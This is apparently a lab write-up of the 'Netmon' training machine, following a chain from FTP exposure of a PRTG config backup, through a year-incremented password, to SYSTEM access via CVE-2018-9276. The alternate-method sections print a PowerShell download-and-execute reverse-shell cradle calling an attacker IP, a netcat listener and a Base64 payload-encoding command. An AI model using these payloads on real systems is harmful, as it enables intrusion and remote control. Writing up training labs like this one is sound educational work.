Netmon
PRTG Network Monitor lab walkthrough covering enumeration, credential discovery and exploitation.
Netmon
LAB ENVIRONMENT — This writeup documents security testing performed against an intentionally vulnerable training environment.
Overview
Netmon is a Windows-based lab machine running PRTG Network Monitor.
The attack path involved identifying exposed services, accessing PRTG configuration data, recovering administrative credentials and ultimately obtaining SYSTEM-level access to the host.
The observed attack path was:
Service Enumeration
        ↓
FTP Access
        ↓
PRTG Configuration Backup
        ↓
Credential Disclosure
        ↓
Password Pattern Identified
        ↓
PRTG Administrative Access
        ↓
Application Exploitation
        ↓
NT AUTHORITY\SYSTEM
Enumeration
Initial enumeration was performed to identify exposed services and understand the attack surface of the target.

The results identified services of interest, including FTP and a web service hosting PRTG Network Monitor.
PRTG Network Monitor
Browsing to the exposed web service revealed a PRTG Network Monitor installation.

At this stage, valid credentials were required to access the administrative interface.
FTP Enumeration
FTP access provided visibility into files associated with the PRTG installation.
The PRTG configuration directory was identified at:
/ProgramData/Paessler/PRTG Network Monitor
Within this location, a backup configuration file was identified:
PRTG Configuration.old.bak
The backup was downloaded and reviewed for potentially sensitive configuration information.
Credential Discovery
Inspection of the PRTG configuration backup revealed credentials for the prtgadmin account.
<dbcredentials>
    <dbpassword>
        <!-- User: prtgadmin -->
        PrTg@dmin2018
    </dbpassword>
</dbcredentials>
The recovered password appeared to use a predictable year-based naming convention.
The year was incremented:
PrTg@dmin2018
        ↓
PrTg@dmin2019
The modified password successfully authenticated to the PRTG application.
This demonstrated how an exposed historical configuration backup, combined with a predictable password pattern, could lead to administrative access even when the credential stored in the backup was no longer current.
Administrative Access
The derived credentials provided access to the PRTG administrative interface.
With authenticated administrative access established, the application became the next stage of the attack path.
Research into the PRTG version and available functionality identified potential methods for obtaining command execution on the underlying Windows host.
Exploitation
Research identified CVE-2018-9276 as relevant to PRTG Network Monitor.
Reference:
CVE-2018-9276
Successful exploitation resulted in command execution on the Windows host.

The resulting execution context was:
NT AUTHORITY\SYSTEM
Obtaining SYSTEM-level execution represented complete compromise of the target host.

Alternate Method — Notification Execution
An alternative technique was also investigated using PRTG's notification functionality.
Within the authenticated administrative interface, notification configuration was available under:
Setup
  → Account Settings
  → Notifications
  → Execute Program

The objective was to use the notification functionality to execute a PowerShell payload.
A PowerShell TCP payload was prepared and modified to connect back to the attacking host.
Example payload delivery:
IEX(New-Object Net.WebClient).downloadString("http://10.10.14.6:8000/Invoke-PowerShellTcp.ps1")
A listener was then prepared on the attacking system:
nc -nlvp 443
This technique did not successfully execute during this particular attempt.
Alternate Method — Encoded PowerShell
A second variation was tested by encoding the PowerShell payload as Base64.
The script was converted to UTF-16LE and Base64 encoded:
cat Invoke-PowerShellTcp.ps1 | iconv -t UTF-16LE | base64 -w0
The resulting encoded payload was supplied to PowerShell:
powershell -enc <BASE64_PAYLOAD>
The notification was then triggered while a listener waited for the callback.
This approach was also unsuccessful during this instance of testing, although the technique was retained in the notes as an alternative exploitation path for further investigation.
Key Observations
Several security issues contributed to the compromise:
- FTP exposed sensitive PRTG configuration material.
- A historical configuration backup contained administrative credentials.
- The administrative password followed a predictable year-based pattern.
- Administrative access exposed functionality capable of contributing to command execution.
- Successful exploitation resulted in SYSTEM-level access to the Windows host.
The individual weaknesses became significantly more serious when chained together.
Attack Path
The complete observed attack path was:
[ TARGET ]
    │
    ▼
Service Enumeration
    │
    ▼
FTP Accessible
    │
    ▼
PRTG Configuration Backup
    │
    ▼
prtgadmin Credential Recovered
    │
    ▼
Password Pattern Identified
    │
    ▼
PRTG Administrator Access
    │
    ▼
PRTG Exploitation
    │
    ▼
NT AUTHORITY\SYSTEM
Conclusion
Netmon demonstrates the importance of considering how apparently separate security weaknesses can be chained together.
The exposure of a historical PRTG configuration backup provided an initial credential. Although that credential was outdated, its predictable structure allowed a valid administrative password to be derived.
Administrative access to PRTG then provided the pathway toward code execution and ultimately SYSTEM-level compromise of the Windows host.
The key lesson from the lab was not simply the exploitation of PRTG, but the attack chain created by information exposure, weak credential practices and privileged application functionality.